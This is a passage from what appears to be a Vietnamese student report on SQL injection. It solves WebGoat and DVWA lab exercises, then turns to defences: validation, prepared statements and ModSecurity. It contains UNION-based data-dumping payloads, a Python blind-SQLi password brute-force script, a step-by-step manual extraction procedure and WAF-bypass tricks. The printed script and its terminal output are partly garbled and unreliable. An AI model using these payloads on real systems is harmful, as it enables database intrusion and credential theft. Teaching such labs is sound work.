
Hình 9. Tiến hành ví dụ trên WebGoat

- Xác định câu lệnh truy vấn.




Hình 10. Xác định câu lệnh truy vấn

- Tiến hành lồng toán tử Union để lấy dữ liệu của bảng user_system_data bằng lệnh '`union select userid,user_name,password,cookie,null as A,null as B,null as C from user_system_data;--`'.



Hình 11. Lấy dữ liệu của bảng user_system_data


- Kiểm tra kết quả.



Hình 12. Kiểm tra kết quả


b. Inferential SQLi (Blind SQLi):

- Ta sử dụng WebGoat trong ví dụ sau.
- Câu hỏi:
 - We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.
 - Goal: Can you login as Tom?
 - Have fun!




Hình 13. WebGoat.

- Tiến hành kiểm tra xem ví dụ có bị thế tấn công Blind SQLi.



Hình 14. Xác định có thể tấn công bằng Blind SQLi

- Tiến hành do các kí tự có trong password của Tom. Ta dò được kí tự đầu tiên trong password là t



Hình 15. Tiến hành dò password

- Để đẩy nhanh tiến độ by pass, ta tiến hành sử dụng đoạn code python được lưu ở file pass.python.

The screenshot shows a Kali Linux 2024.1 VM running in VMware Workstation. The terminal window displays a Python script named `pass.py` which performs a password cracking attack on a MySQL database. The script uses a暴力破解 approach by generating all possible combinations of lowercase letters and numbers of a specified length and checking them against a target URL.

```
#!/usr/bin/python3

# Import required modules
import requests
def main():
    url = "http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge"
    webgoat_session_id = "0d0c91d01mcnZ-Eub3W3MQzCd775y06gKU21z"
    headers = {
        "Cookie": f"JSESSIONID={webgoat_session_id}",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
        "Referer": "http://localhost:8080/WebGoat/start.mvc",
        "Origin": "http://localhost:8080",
        "Host": "localhost:8080",
        "Content-Length": "126",
        "sec-ch-ua": "NotA Brand\";v=\"8\", \"Chromium\";v=\"108\", \"Google Chrome\";v=\"108\"",
        "Accept": "*/*",
        "Connection": "keep-alive",
        "X-Requested-With": "XMLHttpRequest",
        "sec-ch-ua-mobile": "?0",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36",
        "sec-ch-ua-platform": "macOS",
        "Sec-Fetch-Site": "same-origin",
        "Sec-Fetch-Mode": "cors",
        "Sec-Fetch-Dest": "empty",
        "Accept-Language": "en-US,en;q=0.9",
        "Accept-Encoding": "gzip, deflate",
    }
    password = ""
    for length in range(1, 20):
        for letter in "abcdefghijklmnopqrstuvwxyz":
            params = {"username": "regtest" + str(length)} + password + letter + {"password": "test" + password + "confirm_password": "test"}
            r = requests.put(url, headers=headers, data=params)
            if "already exists" in r.text:
                password += letter
                print(password)
            else:
                continue
            print("")
            print("")
            print("Password found: " + password)
    if __name__ == "__main__":
        main()
```

Hình 16. Tiến hành nhập cookie của web

- Khởi chạy pass.py để dò các ký tự còn lại và kết quả ta thu được là thisisasecretfortomonly.

The screenshot shows a Kali Linux terminal window titled 'kali-linux-2024.1-vmware-a...'. The terminal is running as root and displays a password cracking session using the 'pass.py' tool. The user has entered several password candidates, and the tool has successfully identified the correct one: 'thisisasecretfortomonly'. The terminal also shows the user navigating through their home directory and executing other commands like 'ls' and 'cd'.

```
File Edit View VM Tabs Help Library Type here to search My Computer Windows 10 x64 Ubuntu 64-bit Server1 Server2 kali-linux-2024.1-vmware hhh hh1


Home kali-linux-2024.1-vmware-a... 1 2 3 4 root@kali: /home/kali/Downloads

File Actions Edit View Help
[kali㉿kali]:~]
$ sudo su
[sudo] password for kali:
[root@kali] ~
# cd Downloads
[root@kali] ~
# rm -rf pass.py
[root@kali] ~
# ls
Webroot-2023.8.tar.gz
[root@kali] ~
# ls
Webroot-JW21.8.tar.gz
[root@kali] ~
# python pass.py
t
th
thi
this
thisi
thisis
thisiss
thisisse
thisisase
thisisasec
thisisasect
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomn
thisisasecretfortomly

Password found: thisisasecretfortomonly
[root@kali] ~
#
```

Hình 17. Tiến hành dò password bằng pass.py

- Kiểm tra kết quả.



Hình 18. Đăng nhập thành công

c. Out-of-band SQLi:

2. Cách thức tấn công thủ công:

- B1: Tiến hành xác nhận xem trang web có thể tấn công không bằng cách thêm dấu ‘ vào cuối đường dẫn URL của trang web.
- B2: Xác định số cột đang tương tác của trang bằng order by.
- B3: Tìm vị trí các cột mà ta có thể tương tác được bằng câu lệnh union select all “liệt kê các cột” -- . VD: có 3 cột sẽ là union select all 1,2,3--.
- B4: Xác định phiên bản, tên cơ sở dữ liệu với @@version và database(). Tiến hành thay thế vào cột có thể tương tác. VD: cột tương tác được là cột 3
 - Xác định phiên bản Union select all 1,2,@@version--.
 - Xác định tên database đang hiện hành Union select all 1,2,database().
- B5: Tiến hành lấy tất cả các bảng có trong database bằng lệnh union select all 1,2,group_concat(table_name) from information.schema.tables where table_schema=database()--. Giả dụ kết quả thu được là user, category, product.
- B6: Tiến hành lấy các cột trọng bảng mà ta muốn lấy dữ liệu. VD: lấy thông tin các cột bảng user của đối tượng.

- Union select all 1,2,group_concat(column_name) from information.schema.columns where table_schema=database() and table_name='user'-- . giả dụ kết quả thu được là usrename, password.
- B7: Tiến hành lấy thông tin của username và password bằng lệnh union select all 1,2,group_concat(username,password) from user--.

3. Kỹ thuật tấn công nâng cao:

- Đôi khi các trang web không thể dễ dàng truy xuất thông tin như trên nên ta phải linh động thay đổi để có thể tiến thành truy xuất thông tin của đối tượng nhắm đến. Và đây là một số phương thức bypass cơ bản:
 - Viết hoa. VD: UNION
 - Lồng các từ khóa. VD: uniunionon để thay cho union
 - Kỹ thuật URL encoding VD: thay thế khoảng trắng bằng %20
 - Kỹ thuật mã hóa. VD: Unhex(hex(group_concat(table_name))) và uncompress(compress(group_concat(table_name))).
 - Command. VD: /*|50000 union*/
 - Kỹ thuật Reverse. VD: Reverse(noinu) -> union
 - Xpath VD: exhectvalue(...)
 - Thay thế hoảng trắng. VD: union/**/select/** ; union+select+
 - Lọc dấu nháy: char();
 - Sử dụng kt.gy để search mã hóa.

4. Các tool hỗ trợ:

- Hiện nay có rất nhiều công cụ quét lỗ hổng bảo mật. Những công cụ này cho phép phát hiện vào khai thác lỗ hổng SQL injection khá mạnh mẽ. Một số công cụ khai thác lỗ hổng SQL injection tự động hay được sử dụng như:
 - Sqlmap
 - The Mole (Digging up your data)
 - Havij
- Ngoài ra còn có một số tool khác mà các bạn có thể tham khảo như: Netsparker, jSQL Injection, Burp, BBQSQL...

Chương 3: Phòng thủ

5. Hạn chế của SQL Injection:

- SQL Injection (SQLi) là một kỹ thuật tấn công phổ biến nhắm vào các ứng dụng web để truy cập hoặc thao túng cơ sở dữ liệu một cách bất hợp pháp. Mặc dù vẫn còn nguy hiểm, các phương pháp bảo vệ và phát hiện SQL Injection đã tiến bộ đáng kể, làm giảm đáng kể hiệu quả của loại tấn công này.

2. Cách phòng ngừa:

a. Input validation:

- Là quá trình kiểm tra và xác thực dữ liệu đầu vào từ người dùng để đảm bảo nó tuân theo các quy tắc và ràng buộc được xác định trước.
- Vai trò trong phòng ngừa SQL Injection:
 - Chấp nhận dữ liệu hợp lệ: Chỉ chấp nhận các giá trị đầu vào nằm trong whitelist, tức là các giá trị đã được xác định là hợp lệ.
 - Loại bỏ dữ liệu không hợp lệ: Loại bỏ hoặc từ chối các dữ liệu đầu vào không hợp lệ hoặc không mong muốn.
 - Giảm nguy cơ tấn công: Ngăn chặn các đầu vào độc hại được sử dụng để thao tác với truy vấn SQL.
- VD: sử dụng REGEX để xác thực đầu vào
 - Xác thực định dạng dữ liệu (ví dụ: email, số điện thoại, ngày tháng).
 - Sử dụng các thư viện xác thực dữ liệu.
 - Loại bỏ các ký tự không mong muốn hoặc nguy hiểm.

b. Hàm PHP:

- PHP cung cấp nhiều hàm có thể được sử dụng để bảo vệ chống lại SQL Injection.
- Vai trò trong phòng ngừa SQL Injection:
 - Escaping: Sử dụng các hàm thoát chuỗi (escaping functions) để đảm bảo các ký tự đặc biệt trong dữ liệu đầu vào không được hiểu là mã SQL.
 - Parameter Binding: Sử dụng các hàm cho truy vấn có tham số để tách biệt dữ liệu đầu vào và mã SQL.
- VD:
 - Sử dụng hàm mysqli_real_escape_string hoặc PDO::quote để thoát các ký tự đặc biệt trong đầu vào.
 - Sử dụng các hàm có sẵn như mysqli_prepare, mysqli_stmt_bind_param, và mysqli_stmt_execute để tạo và thực thi các truy vấn có tham số.

c. Prepared Statement:

- Prepared statements là các truy vấn SQL trong đó các tham số dữ liệu được gửi riêng biệt khỏi mã SQL.
- Vai trò trong phòng ngừa SQL Injection:
 - Tách biệt mã và dữ liệu: Các tham số dữ liệu không bao giờ được ghép trực tiếp vào chuỗi truy vấn SQL, do đó ngăn chặn việc dữ liệu đầu vào thay đổi cấu trúc truy vấn.
 - Bảo mật hơn: Ngay cả khi dữ liệu đầu vào chứa mã độc, nó sẽ không ảnh hưởng đến cấu trúc truy vấn SQL.
- VD :
 - Đoạn mã sau đây dễ bị tấn công SQL injection vì dữ liệu đầu vào của người dùng được nối trực tiếp vào truy vấn:

```

String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);

```

- Bạn có thể viết lại mã này theo cách ngăn chặn dữ liệu đầu vào của người dùng can thiệp vào cấu trúc truy vấn:

```

PreparedStatement statement = connection.prepareStatement(
"SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();

```


d. ModSecurity:

- Là một tường lửa ứng dụng web (WAF) mã nguồn mở, được thiết kế để bảo vệ ứng dụng web khỏi các cuộc tấn công.
- Vai trò trong phòng ngừa SQL Injection:
 - Giám sát và lọc lưu lượng truy cập web: Phân tích và lọc các yêu cầu HTTP để phát hiện và ngăn chặn các cuộc tấn công SQL Injection.
 - Quy tắc bảo mật: Sử dụng một tập hợp các quy tắc bảo mật để xác định và chặn các mẫu tấn công SQL Injection.
 - Cảnh báo và ghi log: Ghi lại các nỗ lực tấn công và cảnh báo cho quản trị viên để họ có thể hành động kịp thời.
- Cách thực hiện:
 - Cài đặt ModSecurity trên máy chủ web. Cấu hình các quy tắc bảo mật để phát hiện và ngăn chặn các cuộc tấn công SQL Injection.
 - Theo dõi và quản lý các log cảnh báo để phát hiện các nỗ lực tấn công.
- VD

The screenshot shows the DVWA application's 'SQL Injection' page. At the top, there's a navigation menu with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The 'SQL Injection' link is highlighted in green. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' field containing the value '1 or 1=1#'. To the right of the field is a 'Submit' button. Further down, there's a section titled 'More Information' with a list of links related to SQL injection.

- <http://www.secureteam.com/security/reviews/SDPON1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-eklu/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://hobby-tables.com/>

Hình 19. Thủ SQL injection trang DVWA



Hình 20. Mod Security ngăn chặn SQL Injection

3. Đánh giá:

- Input Validation: Giảm nguy cơ SQL Injection bằng cách kiểm tra và xác thực dữ liệu đầu vào.
- PHP Function: Sử dụng các hàm thoát và truy vấn có tham số để ngăn chặn SQL Injection.
- Prepared Statement: Đảm bảo an toàn bằng cách tách biệt dữ liệu đầu vào khỏi mã SQL.
- ModSecurity: Bảo vệ ứng dụng web bằng cách giám sát, lọc và ngăn chặn các yêu cầu độc hại thông qua các quy tắc bảo mật.
- Có thể tiến hành áp dụng đồng thời các cách trên để ngăn chặn tấn công SQL Injection.

```
// Input Validation
function validate_input($data) {
    $data = trim($data);
    $data = stripslashes($data);
    $data = htmlspecialchars($data);
    return $data;
}

$username = validate_input($_POST['username']);
$password = validate_input($_POST['password']);

// PHP Function with Prepared Statement
$pdo = new PDO('mysql:host=localhost;dbname=database', 'username', 'password');
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND password = :password");
$stmt->bindParam(':username', $username);
$stmt->bindParam(':password', $password);
$stmt->execute();

